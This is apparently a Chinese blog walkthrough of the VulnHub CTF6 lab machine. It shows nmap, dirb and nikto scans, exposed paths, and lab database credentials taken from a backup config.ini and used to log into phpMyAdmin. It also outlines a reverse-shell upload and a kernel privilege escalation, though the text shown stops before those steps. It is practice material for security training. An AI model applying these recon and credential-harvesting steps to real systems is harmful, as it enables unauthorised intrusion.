CTF6靶机实战

原创

星球守护者 于 2020-05-25 16:33:07 发布 843 收藏 6

分类专栏： 靶机练习 文章标签： ctf6靶机实战

本文链接：https://blog.csdn.net/qq_41901122/article/details/106335955

靶机练习 专栏收录该内容

19 篇文章 3 订阅

订阅专栏

文章目录

总结


- 信息搜集，端口扫描，目录扫描，获取敏感目录和压缩包文件
- 下载源代码，进行审计代码，得到数据库账号和密码(发现账号和密码，其实和敏感目录下的一样)
- 敏感目录下，获取账号和密码(发现是主页的登陆账号密码)
- 使用msf生成php反向shell,通过文件上传漏洞上传shell，并访问进行触发
- 寻找Linux内核漏洞exp,提权root

CTF6靶机下载地址

```
https://download.vulnhub.com/lampsecurity/ctf6.zip
```

环境搭建

- VMware15.5pro
- 攻击机:kali(IP：192.168.232.128)
- 解压缩下载的ctf6.zip，直接导入即可




靶机实战

信息收集


> 扫描靶机IP、靶机开放的端口

```
arp-scan -l
nmap -A -v -sS -sV -p- -T4 192.168.232.133
-A  全面系统检测、启用脚本检测、扫描等
-v  显示扫描过程
-sS  半开扫描，很少有系统能把它记入系统日志。不过，需要Root权限。
-sV  探测端口服务版本
-P-   指定端口为所以端口
-T4   针对TCP端口禁止动态扫描延迟超过10ms
```



> 目录扫描

```
dirb http://192.168.232.133
nikto -h http://192.168.232.133
发现了phpmyadmin目录，有没有很开心
```





> 访问目录

```
http://192.168.232.133/sql/db.sql
http://192.168.232.133/docs
```


漏洞查找


> 登陆后台数据库


code_backup.tgz - xarchiver 0.5.4.14
Archive Action Help
Location: conf/
Archive tree
Filename
Points to
Original Size
Date
Time
actions
conf
css
docs
files
inc
js
lib
logs
.htaccess 14 2009-06-22 15:25
config.ini 137 2009-06-23 20:18
2 files (151.0 Bytes)
config.ini
File Edit Search Options Help
; This is the configuration file
database_host = localhost
database_pass = 45kkald?8laLKD
database_user = cms_user
database_db = cms
an.txt
user.txt
https://blog.csdn.net/qq_41901122



192.168.232.133/phpmyadmin/index.php?token=669321c6945a82d3db572cf13074c664
phpMyAdmin
服务器: localhost:3306
数据库 SQL 状态 变量 字符集 Engines 权限 进程 导出
cms (3)
information_schema (17)
mysql (17)
roundcube (6)
test
请选择数据库
Actions
更改密码
登出
MySQL localhost
创建一个新的数据库
整理
创建
MySQL 连接校对: utf8_general_ci
Interface
Language : 中文 - Chinese simplified
主题 / 风格: Original
Custom color: 重置
Font size: 82%
要保存密码吗?
用户名 cms_user
密码 45kkald?81aLKD
保存
一律不
phpMyAdmin
Version information: 3.0.0
文档
Wiki
phpMyAdmin 官方网站
[ChangeLog] [Subversion] [Lists]
无法载入 mcrypt 扩展，
请检查 PHP 配置
Open new phpMyAdmin window


登陆root

